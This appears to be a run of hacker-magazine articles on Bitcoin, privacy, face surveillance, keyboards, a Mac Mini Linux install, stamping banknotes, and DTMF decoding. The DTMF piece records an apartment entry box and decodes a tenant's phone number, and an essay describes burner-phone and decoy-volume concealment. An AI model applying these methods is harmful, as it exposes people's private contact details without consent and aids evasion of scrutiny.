1. *Real estate* - High value transactions such as property purchases could be recorded and tracked on a blockchain ledger. A $1 fee would be a small price in relation to the typical costs involved in these sales, and the security provided by blockchain might reduce the cost of other fees such as title searches, loan insurance, and reduction of fraud.

2. *Voting* - Public elections might be recorded and counted using a blockchain ledger. Every vote could be tracked and verified by all interested parties. But what about the costs? Suppose an election has 100 million voters, and 30 issues per ballot. At $1 per item (assuming each vote must be recorded separately), a $3 billion dollar transaction bill for the election might make the older, less secure ballot systems look much more affordable. Would legislators accept the idea of paying $30 per voter, even if it meant more security and verifiability? Hard to say.

3. *Medical records* - Tracking medical data, treatments, payments, and related events could be made more secure and reliable using blockchain. The already high costs of medical coverage might tolerate the fees, and the enhanced security might actually end up lowering costs to providers or insurers through increase accuracy and reduced opportunity for fraud.

In each of these examples, the blockchain technology provides a service that has value greater than the cost of the energy and expenses involved in providing that service. Ultimately, the amount of energy needed to perform each transaction will determine the markets that any blockchain systems can economically serve.

Conclusions

In the months since my Bitcoin experiment, I've continued to monitor the rumors and falsehoods driving the Bitcoin phenomena. I've read frequent "journalistic" articles that never cast a critical look at Bitcoin and its scam nature, but simply parrot the lies and deceptions. As of this writing, each Bitcoin sells for half of what it did at the start of my experiment, yet Bitcoin boosters continue to claim that outrageous gains may lie just ahead. Certainly, false stories may entice the uninformed, especially in these times of economic uncertainty. Some may willingly suspend their disbelief and take extreme risks for promises of great wealth. Others may yet get rich off of Bitcoin, but only as long as there remain enough buyers ignorant of the "greater fool theory" to hand over their money.

If you still hold out hope for Bitcoin, please conduct your own experiment: go through the process of buying some Bitcoin, use it to purchase something you would normally buy in the real world, and discover how it really treats you and your money. But please don't risk more than you can comfortably afford to lose.

Making a viable electronic currency and medium of exchange for use in everyday transactions will require an energy efficient, secure, distributed system having an average cost per transaction that is less than a typical credit card transaction fee (currently the world's leading electronic payment method). Such a system would also have to be equal to or better than credit cards for convenience, speed, ease of use, global acceptance, security, price stability, privacy, and resistance to fraud and criminal exploits.

If a cryptocurrency system could achieve all that, then it might actually realize the ideal of a blockchain currency. That would please everyone from hardcore libertarians to potato buyers at farmers' markets.

Compared to the general public, we hackers must always strive to look more deeply, investigate more skeptically, think more clearly, and seek to understand technical topics and their implications more fully. We must never allow ourselves to be dazzled by technical language that we do not understand, or be taken advantage of by people seeking to use our temporary ignorance for their personal gain. We must always try to look beyond the anecdotes, and work hard to separate the facts from the fantasies, fallacies, and frauds. Ultimately, instead of trying to take value away from others through deception, we can apply our knowledge and creativity to generate new products and services that create value for everyone, including ourselves.

My wish remains the same - that someone, perhaps a reader of these pages, can invent and deploy a complete, economical cryptocurrency solution that serves the needs of the masses, thwarts crooks and bullies, and supports safe, secure, and decentralized commerce as a force for good in our world. I'll be ready to experiment with it when that happens.

The Madness Debate

(or How I Got Locked out of My Computer)

by Thomas Sermpinis
(a.k.a. Cr0wTom)

A couple of months ago, I purchased a new laptop from a Chinese manufacturer (because of a great price/performance ratio). I was (and still am) really excited about it and, due to my privacy tickling self, I immediately installed a new copy of Windows and encrypted my whole drive with BitLocker (Microsoft's solution to drive encryption). Of course, because all of this has to be offline in order to be secure (at least in my mind), I printed the decryption key provided by BitLocker on a sheet of paper. But no, this was not enough, so I encrypted the plain text with an encryption cipher in order to not be easily accessed if found by a third party. And this was still not enough, so I hid it somewhere in the house where no one should have access to it.

The Privacy-Oriented Side

I have nothing to hide! It is true, but at the same time I value my privacy a lot. I want to have a life that is not invaded by anyone I don't want to. I want to be free, communicate with people with ease and with the help of the magic world of technology, but without anyone in the middle trying to snoop into my personal life. It is not a matter of what you must hide, but whether everyone needs to know.

In this world of continuous technology advancements, it is really difficult for an individual to keep up with all the vulnerabilities, encryption techniques, and malicious attacks. But I am in a privileged position, where I have the ability to follow stuff like that and keep up with the technology. I use all the high-end techniques and security measures that I can think of in order to be secure and keep my privacy. I am in a continuous search for the most secure ways to implement things in my life, and even when I have reached the point where I have followed all the good practices, I still don't feel completely secure. I still cannot enjoy my privacy. I am a lunatic trying to persuade himself that someone is always watching. Because if you believe otherwise in this centralized world, you have been fooled by the big corporations that offer their services for free.

The Everyday Person's Side

For the everyday person, things are simpler. They "keep calm" and use whatever secure software or service they are supplied with and use it without any headaches. Most of them have the illusion of privacy, whereas others don't even care about their privacy. They keep their passwords on sticky notes on their work screen and use Windows XP. But at the same time, if you ask them to give you their phone unlocked, a big percentage will refuse. These people keep all of their data on Google Drive and iCloud. They don't care about passwords or worry about their data becoming obsolete. They don't care about two-factor authentication and losing their ability to access their account or their personal computer. And this is not bad.

Yes, you heard it.

I may believe in doing everything you can to maintain privacy, but this can drive you crazy, and in my case resulted in losing all my data. Trusting a company, believing that an encryption algorithm is not backdoored by NSA, and feeling secure about the Windows Defender latest update are some really simple and yet logical moves to do.

The Conversation

I do not believe that there is a middle stage in the privacy situation. And even if someone lives in this stage, they will be dragged to one of the extreme stages sooner or later. I did not write this article to force you to follow my stand on the subject, but to share my experience, list the positions in the matter, and start a conversation - between you and your boss, your friend, your mom, or even your IT teacher who uses Android 2.3 in an open Wi-Fi network. Share your opinion, and follow your stand, but always value your privacy.

EFFecting Digital Freedom

Face Surveillance Must Be Stopped by Jason Kelley

Invasive new surveillance technology could allow police to track you in public places, pick you out of a lineup, and even identify you in a moving crowd. They can do this automatically, based on a permanent, unique identifier that everyone has: a face. Even worse, the technology is flawed, often producing dangerously incorrect results. It's already being deployed by law enforcement across the country.

This technology, known as face recognition or face surveillance, could become ubiquitous in the next decade. It may have some acceptable uses - Apple's latest iPhones include a form of face recognition technology that scans a user's face to unlock them, for example - but only when users give their express, informed, opt-in consent.

But police use of face surveillance is starkly different. Law enforcement agencies are using face recognition to compare photos of suspects to mugshot and driver's license databases, and using it to implement widespread, mass surveillance via networked camera systems. If we don't stop them, this technology will invade our privacy, chill people from engaging in protests in public places, and have an unfair and disparate impact against people of color, immigrants, and other vulnerable populations. Fortunately, we can fight back.

There are two ways police and other government agencies are using face surveillance. We can, and must, stop both.

The first method involves comparing photos of arrestees, unknown suspects recorded by video surveillance cameras, and other people whose identities are unclear, with photos of known people in mugshot and driver's license databases. It's surprisingly affordable to set this up: the ACLU ran a test of Amazon's Rekognition software against members of Congress for less than $13.

The ACLU test also showed another major problem with the technology: it produces flawed matches. Rekognition incorrectly identified 28 of the members of Congress as people in a mugshot database. Such "false positive" errors occur across manufacturers of the technology. This misidentification means individuals will be targeted as suspects simply because they bear a resemblance to another person. Studies also have shown that it's more likely to misidentify African Americans and ethnic minorities, young people, and women, compared to whites, older people, and men, respectively.

And that's when it's being used correctly. A recent Georgetown study, "Garbage In, Garbage Out," showed that law enforcement often uses these flawed systems in grossly incorrect ways, leading to even more misidentification of subjects. For example, police in some jurisdictions submit low quality photos for search against police or driver's license databases. These photos include blurry surveillance camera stills, social media photos with filters applied, scanned photos, and artist sketches. Some officers have even used photos of actors that they believe look similar to a suspect in a low-quality photo, hoping to get a match when they hadn't before.

The second use of face surveillance is even more dystopian. Police can combine fixed surveillance cameras, officers' body-worn cameras, and other existing camera networks to scan and record every face in an area, and apply face recognition technology in real time. We've seen this sort of rapid proliferation of spy tech before: as technology like automated license plate readers become cheaper and easier to use, law enforcement takes advantage of their ability to track more people with minimal additional cost or manpower.

With this system in place, it will be trivially easy for law enforcement and other government agencies to flip a switch and turn on an Orwellian face surveillance nightmare. This might sound far-off, but the infrastructure already exists in some U.S. cities. Another recent Georgetown study, "America Under Watch," showed that dragnet face surveillance systems have already been built in Chicago and Detroit, and are being piloted in Orlando, Washington DC, and New York City. Though an agency may claim that they would only use the technology in a true emergency, broader misuse would be inevitable. Facial recognition could be turned on by simply pressing a button. It could easily be accessed by employees, and would create an enormous danger for data breaches.

The good news is that there is time to stop government face surveillance. Lawmakers are listening to the growing number of researchers, activists, civil liberties groups, human rights organizations, and readers like you that are sounding the alarm.

The most important step we can take now to protect our privacy is to ban use of face recognition by law enforcement and other government agencies - a step that San Francisco's Board of Supervisors took in May. We hope this sets off a domino effect. Oakland is considering a similar ban, and several statewide bills are also in the works. California's A.B. 1215 would prohibit using facial recognition software on police body-worn cameras, and Massachusetts' S. 671 would place a moratorium on all government use of face surveillance. Washington State had a similar bill this year and will likely have another next year. These bills have EFF's full support and should have yours, too.

This issue is bringing together people of all political leanings. Congress recently held oversight hearings where elected officials on both sides of the aisle recognized the critical need to protect people from face recognition technology.

Already, lives have been turned upside down after individuals have been misidentified via face recognition. But each of us has the opportunity to fight back and protect our privacy as cities, states, and the national government consider bans on law enforcement using this invasive technology. This is the moment to do so - before government face surveillance becomes commonplace, and while the movement has momentum. While there is wind at our backs, let's work together to protect our faces, and our privacy.

Mechanical Keyboards

by IFo Hancroft

I was 15 when I first heard about mechanical keyboards. Two classmates were discussing the keyboard one of them had just purchased. I thought to myself: Aren't mechanical keyboards those old, all-white keyboards with springs? Why would anyone want such an archaic thing!? I had no idea how wrong I was!

Most people use a $10, maybe $20, rubber dome keyboard. Some have done so consciously while others may not know that a better alternative exists.

What you need to realize is that mechanical keyboards were actually first and they keep getting made today. (While technically every keyboard switch that makes physical contact - unlike those light/optical switches - is considered mechanical, regular rubber domes are excluded when referring to a mechanical keyboard or mechanical keyboard switches.) Remember the keyboard of that Apple][you had back in the day? Yes! Mechanical. Current (rubber dome) keyboards didn't come to exist because they are better quality, better for your RSI/Carpal Tunnel, or even up to par with the mechanical keyboards. They came to exist because they are cheap.

If you *chose* to use a membrane (rubber dome) keyboard, that is fine. I am not trying to tell you to use a different keyboard. My goal is to tell you there is an alternative, what the differences are, why it might be worth it to pay $40-$150 for a keyboard, and why mechanical keyboards are awesome.

In order to be able to explain the differences, I need to explain how a keyboard works. I will assume that you already know some basic electronics and know what a circuit is. You need a closed circuit for the electricity to flow through. Well, keyboard switches work like regular switches in a circuit. When you press a key, you close the circuit and you let the electricity flow through.

In membrane keyboards, the switches are rubber domes that are all part of a single rubber sheet. You can imagine how consistent each key press will feel, depending on whether you are pressing another key at the same time and which key that is. That's right! It won't feel consistent. Another flaw of the rubber dome switches is that you have to bottom them out (press them until they hit the bottom of the keyboard), otherwise they won't actuate (a key press won't get registered). The PCB that has the traces that the rubber domes press on in order to make contact and close the circuit so a letter can show on your screen is actually a couple of nylon sheets. The only actual PCB in there is the one of the controller. You are generally limited to the keycaps (the plastic keys on your keyboard that press on the rubber dome and have a letter, digit, or symbol printed on them) that your keyboard came with. The quality of the printing on them is low, usually done via a tiny sticker. When it rubs out - because we all know it eventually will - you either need to buy ugly lettering stickers or find a place that can laser etch letters into the keys.

Topre, Alps, and Cherry are three famous types of mechanical keyboard switches. I will only be talking about the Cherry type of switches however (specifically their MX variant), as they are the ones I am most familiar with.

In mechanical keyboards, each switch is separate. The PCB is an actual PCB. More often than not, you have a metal plate to which the switches are clipped for further stability. Per key backlighting is lately most often RGB (meaning you can switch the color without the need to desolder the LED and solder another one in its place). The key travel and force needed for actuation is a lot less than that on a membrane keyboard and you don't have to bottom out the keys for them to register if you don't want to. Although you have a choice. There are switches with different amounts of force required for actuation or a different distance it needs to travel before a keypress is registered.

There are countless options for keyboards and switches, so you can definitely find one that will suit your needs. If, for some reason, you can't find a keyboard that you like or that fits your requirements, you can join the awesome world of custom mechanical keyboards. There are tons of reading material online by people who have already built one. Whether you are looking to buy a premade kit that you need to solder and assemble or you are looking to design your own PCB schematic, get it printed, design your own switch plate, get it laser cut, use switch X with the spring of switch Y and the stem of switch Z, you can be sure there are many others who have already done that and can help you on your journey.

The Cherry MX style switches can be from many different brands, not just by Cherry America (the original manufacturer, patent holder, and once the *only* maker of Cherry MX type switches). No matter which brand you choose though, you can always count on the size of the switch, the pin positions, and the switch stem to be the same. What does that mean though? We will discuss the switch internals and the design of mechanical keyboards in a bit, so some things may not make sense yet, but it tells us the following:

Let's say you just bought a shiny new keycaps set you spent $60 on, but your coworkers keep complaining about the loudness of your Blue switches or your PCB has died and you need to replace it. You can count on the new PCB to work with your existing switches and your keycaps to work with your new switches.

The design/internals of a mechanical keyboard are as follows:

PCB:

I think that's pretty obvious. It has the circuit traces printed on it, the diodes that limit the direction in which the electricity flows so your NKRO (N-key rollover) can work, the keyboard chip, and the LEDs for that sweet RGB. It is what you solder your switches to. As mentioned before, you have the options of buying a pre-made keyboard, buying it as part as a kit, buying a PCB only and sourcing the other parts from an older keyboard, or designing your own and getting it manufactured.

Switches:

The types of switches in the Cherry MX family can be as many as flavors of ice cream, depending on whether they are clicky and when the click comes, their force curve, their tactility or lack thereof. However, they are generally divided into four types: linear, tactile, tactile clicky, and clicky.

Each switch is separate and consists of the following parts:

The switch stem - the part that the keycap sits on top of and slides down when you press it, making the two metal pins inside the switch touch and close the circuit.

The two metal pins - two metal pins, each having one of its ends part of a circuit that closes when they touch. Simple, right? It is. However, they play a big part in the switch tactility. Whether it will be clicky, tactile clicky, tactile, or linear. They are actually a bit more than just pins. What comes out of the switch is the pins part, but inside they are a little bigger. Depending on switch type, the stem may or may not have a notch that touches against one of them, creating resistance on push, giving you the feeling of a "bump" and maybe that metallic "click." There are different type of switches and some use a separate clicker.

The switch housing - holds the switch together and may have a socket for an LED for backlight or a hole on the bottom to allow an SMD LED soldered to the PCB to fit under it. Usually, the SMD compatible switches have a clear top housing to let the light shine through.

The spring - it keeps the switch from staying in pressed position when you are not pressing it and creates resistance, which accounts for the force the switch needs to be pressed with in order for a key press to be registered. You can either choose a switch that needs the amount of force you want or buy a separate spring and change the switch's spring to adjust the force needed. They can either be plate mounted or PCB mounted.

Metal Plate:

While among keyboard enthusiasts and custom keyboards you can see stuff like 5mm thick plates made of acryll, they are usually, at least on pre-made keyboards, made out of 1.5mm thick steel or aluminum.

They provide further sturdiness to the keyboard, take the stress off the PCB, and - the main purpose - they hold the switches. The reason for the 1.5mm thickness is that, if you look closely at a switch, you will see the notches that clip to the metal plate. The distance between the top and bottom notches is, well, 1.5mm.

Depending on the switch hole's cutout, you may be able to open the switch housing without having to desolder it and remove it from the plate first.

Case:

While you can see some very pretty cases, we won't talk about keyboard cases/housings, as there is nothing interesting about their design in general. They just hold everything.

Keycaps:

They are the plastic things that sit on top of switches, usually have letters written on them, and may or may not allow lighting to shine through the letters.

Before talking more about keycaps, I want to teach you about the different keyboard form factors so we can clear up some terms.

Some common keyboard form factors/sizes are 100 percent (regular keyboard, with numpad on the side), 80 percent (also known as TKL or Tenkeyless) (lacks the numpad on the right), and 60 percent (lacks the F row and everything to the right from the Enter key).

Some weirder sizes are 65 percent, which is pretty similar to 60 percent, but contains some extra keys - the arrows for example.

Then there are split keyboards where literally the two halves of the keyboard are separate.

Next, you have the layout of the keyboard: ANSI or ISO. This relates more to the physical shape of the keys. An ANSI full-size keyboard has 104 keys. The enter key is in a single row. ISO, on the other hand, has a weird looking Enter key, a short left shift, and an extra key between left shift and z.

Then come keycap profiles. This is the general form factor of the keycaps - the way they curve between the different rows, their size, and curve per key. For example, SA profile keycaps have a different curve and shape from DSA keycaps.

Then you have the keycaps material and printing or lack thereof. You can have them made from PBT, ABS, or other materials. The printing can either be done with stickers, like on membrane keyboards, by laser etching, by dye sublimation, or by double shot injection molding where the letter and the keycap are two different pieces of plastic. You can't feel the legend in double shot injection molding and they won't wear out. Most common places for legends to be printed on keycaps is either the top or the front (known as stealth or ninja printing) - or to have completely blank keycaps. This article, for example, has been typed on a 65 percent keyboard, with SA profile keycaps which, with the exception of the left shift, the right alt, the enter, and the backspace keys, have nothing written on them at all.

You can also have artisan keycaps. The name speaks for itself: keycaps made by an artist that can look like anything you imagine. For example, my escape key is a two piece keycap that is an alien head.

Obviously, this article doesn't touch on everything. Some parts have been more detailed while others have been less so. I don't intend to make you a keyboard scientist, but only to introduce you and perhaps interest you in mechanical keyboards. If you don't know if the hobby is for you, but want to see what all the fuss is about, you have two options: Buy a cheap mechanical keyboard for around (or less than) $50 or buy a switch tester so you can test the different types of switches before deciding which one you like.

The Multiple Persona Theory of Digital Secrecy

by Justice Conder

In light of the endless and ongoing privacy violations from software service providers, many privacy advocates are advising people to stop using social media and online file storage services.

While I can understand this advice, I think it's bad advice for serious technologists. For one, you are giving up all the modern conveniences of these services. But two, and more importantly, you are drawing attention to yourself by *not* using them. Even normal, non law enforcement people are suspicious of someone who doesn't use some form of social media. The principle I'm trying to establish is demonstrated by the downfall of Osama bin Laden. Consider the following accounts:

"Intelligence officials were tipped to bin Laden's suburban mansion hideout 'after noting the compound had few electronic links to the outside world.' And in a world submerged in technology, some of which is only affordable to people who live in suburban mansions, that had to be a big, bright red flag." - *Time,* May 02, 2011

"In the end, it just looked too odd for a big home, even in rural Pakistan, to have no telephone or Internet service. 'It's... noteworthy that the property is valued at approximately $1 million but has no telephone or Internet service connected to it,' a senior administration official told reporters." - nextgov.com, May 2, 2011

The multiple persona theory of digital secrecy posits that the best approach to engaging in digital spookery is to do it under multiple personas. That means that you use all the social media and cloud hosting services that you want for mundane and professional affairs, but you also use multiple dark personas to engage in the things you need to keep secret. This is where you pull out the ProxyHam, Tor, PGP, Signal, SpiderOak, Cryptomator, and Tails hackery. By adopting this approach, you exemplify the principles of the Gray Man Theory in cyberspace.

But the tradecraft doesn't stop there. You don't just have one dark persona but multiple so that you can have a stated reason for using those services other than the one you desperately need kept totally under wraps. In the context of file storage, this could be using something like VeraCrypt to create multiple nested encrypted drives to achieve plausible deniability. You would have one drive contain something relatively embarrassing to throw the scent away from the other drive containing the things you need ultimately kept private.

In the context of identities, this could mean being your own contact person and playing the "I know a guy" card. In this scenario, you would say you don't want to have anything to do with something, but you know someone who could help and you give the contact information to one of your other personas. This could be as simple as passing on a phone number linked to another burner phone running Signal.

I don't actually think that anyone reading this post is a spy or crime boss, and I don't want to encourage lawlessness. I simply want to make the point that people who say that you should drop social media because it's not secure are being simplistic. Real operators are invisible in plain site.

Mini Mate -
Rescuing Hardware from the Graveyard

by base64xor

The funnest projects are those that present a number of challenges which require a little hacking. Installing an update-to-date operating system on a Mac Mini 2,1 (era 2007) is one of those fun projects. Since Apple will not allow an OS X version newer than 10.6.8 Snow Leopard to install on the Mac Mini 2,1, a Mini running OS X cannot install the latest patched versions of popular software.

Not only is there the hindrance of the Mac Mini being limited to older versions of OS X, but the hardware is also not suitable for the current desktop versions of popular Linux distributions. The Ubuntu Mate 64 bit distribution is ideal for older systems such as this Intel 64 bit processor Mini, however, the EFI boot of this Mini is 32 bit. Since the off the shelf x64 Mate supports only 64 bit EFI, not only is there a bit of work to get the Mini to install Mate, but the Mate ISO must be hacked also.

So to start this project, I purchased a used Mini on the Web. After the Mini arrived via the seller's favorite delivery company, I logged into OS X as admin without a password, and then I first set a password! In order to add another operating system to the Mini, the OS X partition must be resized and a new partition added to the original 80GB drive!

The boot loader for the Mini will not boot images from USB, so I installed the rEFInd boot manager found at SourceForge. With my fingers crossed, I verified that REFInd boots into OS X, as each step in this process could brick the Mini! The process to install Mate from USB will require two bootable USB sticks.

I retreated to my Windows system and burned the bootable ISO image of rEFInd to a USB stick and downloaded the Ubuntu Mate x64 ISO. Using 7zip, I extracted the Mate ISO onto the Windows system. In order for the Mini to boot the Mate ISO, I downloaded `bootia32.efi` from `github.com`. It is actually labeled as "wrong," but this is the one that works on the Mini!

After placing the `bootia32.efi` in the EFI/BOOT folder of the Mate ISO extracted files, I burned the extracted Mate files to a second bootable USB stick. Then I rebooted with both bootable USB sticks in the Mini. Success so far! The rEFInd boot menu was displayed.

I used the keyboard arrows to move across the rEFInd boot menu options, and looked for the boot option that displayed the words "bootia32.efi" and selected it. The Ubuntu installer USB stick then booted into the GRUB menu, where I selected the "install Ubuntu" option.

Finally, the rest was an ordinary Ubuntu Mate installation from the Ubuntu USB media. I used the advanced option to format the selected disk partition as "ext4" and labeled it as "/" (ensuring to not harm the OSX partition!). From now on, I only need to select Ubuntu in GRUB boot loader to boot into Mate.

To try this out for yourself, buy an "obsolete" Mini and attempt this project! Very likely, your steps will vary, and you will find yourself searching the Web for answers on how to hack during every step!

CITIZEN ENGINEER

by Limor "Ladyada" Fried (ladyada@alum.mit.edu) and Phillip Torrone (fill@2600.com)

"The Currency of Change"

On April 20, 2016, it was announced that Harriet Tubman would be replacing Andrew Jackson on the 20 dollar bill. The very next day, Donald Trump was interviewed on *The Today Show* and made his intentions clear: "Andrew Jackson had a great history and I think it's very rough when you take somebody off the bill. Andrew Jackson had a history of tremendous success for the country.... I would love to leave Andrew Jackson...."

Many political decisions leave citizens powerless. However, when it comes to currency, anyone has the potential to amplify a movement or help keep a promise - right from our living rooms, maker spaces, hackerspaces, and local libraries, using tools like 3D printers, laser cutters, and necessary craft skills.

We created an instructional video and learning guide on how to use a 3D printer to create stamps that could be used to impress the portrait of historical figures upon U.S. paper currency. We had a few other ideas: Sally Ride on the 10 dollar bill, Grace Hopper on the 50 dollar bill, and Ruth Bader Ginsburg on the 100 dollar bill (`youtu.be/3blGj4w8aF0`).

Is It Legal to Stamp Money?

Good citizens strive to be in full compliance with U.S. law at all times. Though specific anti-counterfeiting laws prohibit the willful destruction of, and stamping of advertisements upon, paper money, these statutes do not prohibit an instructional video or a tutorial on stamping money, nor the act itself. Tubman stamps, for example, are not advertisements and, pursuant to U.S. Department of Treasury guidelines, the stamped currency is fit for circulation so long as its denomination remains legible. Thus, the production of the instructional video and the stamping of currency both appear to be well within the law.

18 U.S. Code § 333 - "Mutilation of National Bank Obligations"

Defacement of U.S. currency is regulated by Section 333 of the United States Code, which provides:

[w]hoever mutilates, cuts, defaces, disfigures, or perforates, or unites or cements together, or does any other thing to any bank bill, draft, note, or other evidence of debt issued by any national banking association, or Federal Reserve bank, or the Federal Reserve System, with intent to render such bank bill, draft, note, or other evidence of debt unfit to be reissued, shall be fined under this title or imprisoned not more than six months, or both.

Based on its plain terms and enforcement history, the statute clearly does not prohibit the stamping of U.S. currency. With that out of the way, let's get stamping!

Usually, a simple stamp design can work with plain PLA (polylactic acid) plastic by orienting the design flat on the 3D printer bed. However, more complex artwork will require making a silicone/rubber mold out of a 3D printed negative.


To build the stamp design, we used a lithophane generator to create a 3D map of our design. It works by translating the black and white values into bumps that form the image of the design. We'll adjust the settings so we can invert the design to create the negative for making a putty mold. The putty is a silicone base, so it can transfer ink well. We used the convenient website `3dp.rocks/lithophane/` to convert any grayscale image into the model we'll need for creating the putty molds.

Before importing the artwork, resize the image to fit the stamp size. Use an image editing program to scale the image properly. To scale an image to a dollar note, we measured the image to 35mm x 45mm. Make sure to scale the image before creating the 3D model, otherwise you can lose details when making the image larger. When making a stamp, keep in mind that the image must be reversed to have the correct orientation. You can adjust the image settings option if you forget to in your image editing program.

The 3D printed parts are fairly easy to make with most common home desktop 3D printers that are on the market. And if you don't have access to a 3D printer, you can order the parts and have them shipped to you. The parts were designed in Autodesk Fusion 360. If you're interested in modifying the parts, you can download the source file. If you're using different 3D modeling software, you can save it out in STEP, IGS, OBJ, and other file formats (`www.thingiverse.com/thing:2541027`).

Download the STL file and import it into your 3D printing slicing software. You'll need to adjust your settings accordingly if you're using material different than PLA.

220C Extruder Temp
No heated bed (65C for heated)
90% Extrusion Multiplier
.4mm Nozzle
0.4 Extrusion Width
.15mm Layer Height
100% infill
No Supports
4mm skirt (brim)



Before mixing our putty, we'll first test the required amount of material we'll need to fill our part with a couple of pieces of Play-Doh. Press the Play-Doh into all of the voids in the design. Use your thumb to help press it into all of the corners. Apply pressure to the part with your palms and remove any excess that doesn't fit. Use the 3D printed lid part to further help press Play-Doh in all of the available spaces in the negative. Start by using your thumbs to press on the center of the lid and then continue pressing in an outward pattern. Make sure the back of the mold is even and above the four walls on the stamp. We'll need an even back to adhere to the printed handle.

Now we can use the weight of the Play-Doh to measure the two part putty mixture for the mold. To weigh it, we used a general mailing scale for envelopes. Set the units to grams and make sure to measure on a level surface. Apply the Play-Doh on top to determine how much of the putty mixture we'll need. Take several readings when measuring to make sure you have a correct reading. Use the weight to measure a 1:1 mix ratio. Our stamp weighed in at 8g, so we'll measure two 4g parts. Quickly add or remove putty and measure as needed.

We'll have three minutes of work time to mix the putty. Quickly and evenly mix both parts into a ball and then press the putty inside your mold part. Use your thumbs to work the putty into all of the details and corners of the mold. Reuse the lid to help compress the putty into the part. Just make sure to remove any Play-Doh from the previous use.

The putty will need about 20 minutes to fully cure. You can check on the process by feeling the excess putty on the sides of the mold. Press on the edges with your fingernail to see if the putty has turned into a solid piece. If the putty feels fully cured, we can go ahead and peel the mold off the part. Carefully pick the mold off the negative by lifting one of the corners. Choose a corner that can pull the whole mold off the part without ripping the whole mold. If you pick at a corner and it starts to rip, allow it to cure a little while longer and then choose a different corner to peel. Cut off all the excess on the mold with a pair of sharp scissors. Try to keep a straight angle to have an even back surface to attach to the 3D print handle.

Now we can glue the stamp to our printed handle. We ended up using a gel super glue to adhere the stamp to the printed handle. Both E600 and hot glue didn't allow the stamp to adhere. Apply small drops of glue to each corner on the flat side of the handle. Apply even drops to the center and then press the mold to adhere it to the handle. We'll want to make sure to apply even pressure to all sides of the mold. Allow the glue to cure for about 15 minutes before use.

Test the stamp with an ink pad bigger than the size of the stamp. All of the edges of the stamp should fit within the ink pad. To achieve the best quality, test the amount of pressure used when stamping your design. The amount of ink will also affect the quality of the imprint.

Stamping currency is not a new idea. In the 1970s, there were bills stamped and circulated all around the USA with "QUEER MONEY" on the front and "This money was handled by GAY PEOPLE! (If that bothers you, give it to someone else.)" on the back. With more transactions being digital only, currency remains one of the public squares to stamp a message while we still can.

Good night and good luck.

GET THOSE DIGITS

by @MikeTofet

When was the last time you heard a dial tone? I mean, really think about it. The vast majority of us (even those who read this magazine) simply tap a spot on our touchscreen cellular phones and wait for the connection to be made in silence. Dial tones aren't really even a thing in cellular communication. If you happen to hear one, it's purely a simulation for your ears.

So when I heard one just this past week, and then actually heard the sound of the digits being dialed, I had some momentary nostalgia. Then I got excited; I was going to get those digits!

Background

Very briefly - because I am extremely unqualified to go into any real depth here - the tones you hear when you dial an old-school landline are dual-tone multi-frequency (DTMF) sounds. This means each sound is made up of a combination of two distinct tones: a low tone and a high tone. Standard U.S. telephones can use four distinct low-group tones and three distinct high-group tones for a total of 12 possible sounds the phone can generate. These tones are specified and assigned to the keys on your phone.

There are actually four distinct high-group tones available, making for 16 possible combinations. Standard phones do not use this fourth group, so we can ignore them for the purposes of this discussion. However, I highly recommend learning more about DTMF. Use your favorite search engine to look for "DTMF" - or go support your local library and open an encyclopedia.

Since these tones are so distinct, we can easily decode them back to the dialed numbers with ease. You can actually train yourself to do this simply by ear. But you don't need to do that. It is a relatively straightforward task to change sounds to waveforms and to represent waveforms as a list of the contributing frequencies and power levels that make up those waveforms. The math that performs this conversion is called a Fourier transform and an algorithm known as Fast Fourier Transform (FFT) is well known, studied, and coded in many languages. Again, I recommend further research on FFT.

If you take an FFT of the sound of a phone number being pressed, you will get two distinct "peaks" of power at two separate frequencies. For example, if you happen to record the sound of someone pressing a "1" on the phone, you will hear a sound made by combining a 697 Hz low tone and a 1209 Hz high tone. If you run this sound through an FFT, you will see those two frequencies returned to you very clearly and you will know it was a "1" being pressed.

So, all we need to do is record the sound of the number being dialed and run each number tone through an FFT to back out the constituent frequency pair and we will know the number pressed. You need to get a good clean recording with a high signal-to-noise ratio but, overall, this is very simple today.

The First Experiment

The dial tone and number I heard was coming out of a Doorking 1835 series telephone entry control box at an apartment building. In this scenario, you can look up a tenant's name and get a four-digit code. You enter the four-digit code and the box will audibly get a dial tone and audibly dial the tenant's phone number. This is the audio I recorded simply using the "Voice Memo" app on my iPhone. I played it back and it was very clear. Then I emailed the audio file to myself using the "Share" function built into the app.

Next, I knew there had to be an existing DTMF decoder out there already. Turns out there is one on the Apple App Store, but you had to pay for it. It isn't much, but I didn't want to pay for this little experiment. A simple web search led me to this site: `dialabc.com/sound/detect/`. You simply upload your audio file and it will list the tones it detects! Perfect!

Except Voice Memo emails M4A files and the site won't accept them. Luckily, converting from M4A to WAV is pretty straightforward. I used Adobe Audition to convert to WAV, uploaded the resulting file, and got a number back. I put this number in Google and got a perfect response for the owner of this particular landline. Perfect!

But I felt like I cheated a little. I used paid software to do the conversion and someone else's server and code to do the decoding. Using the code didn't bother me, but leaving who-knows-what logs behind on their server did. So I set about doing everything using Linux and any open source software I could find.

Step 1: Convert the sound file.

The best way to convert the sound file from M4A to WAV I found was to use avconv. On Ubuntu, this is not a standard package, so install it first with:

```
sudo apt-get install libav-tools
```

Then you convert the sound file with:

```
avconv -i originalfile.m4a
➥ newfile.wav
```

I tested the converted file on the dialabc site, and it worked.

Step 2: DTMF Decoding.

After a little bit of web-searching, I found two python-based libraries hosted on Github (I'm a python kind of guy):

```
github.com/nickrobinson/DTMF
➥Detector
github.com/hfeeki/dtmf
```

Immediately, both libraries failed to process the WAV file I had created. It seems like the wave package in python 2 itself was the issue. After some trial and error, I found some avconv settings that would work:

```
avconv -i originalfile.m4a -ar
➥ 16000 -sample_fmt s16
➥ newfile.wav
```

This down-sampled the original audio to 16000 samples per second and set the bit-depth to 16 bits. Be sure to research ffmpeg or avconv to learn more about these options.

Even with this audio file, the first library by "nickrobinson" did not work. For some reason it would only decode the last few digits of the number.

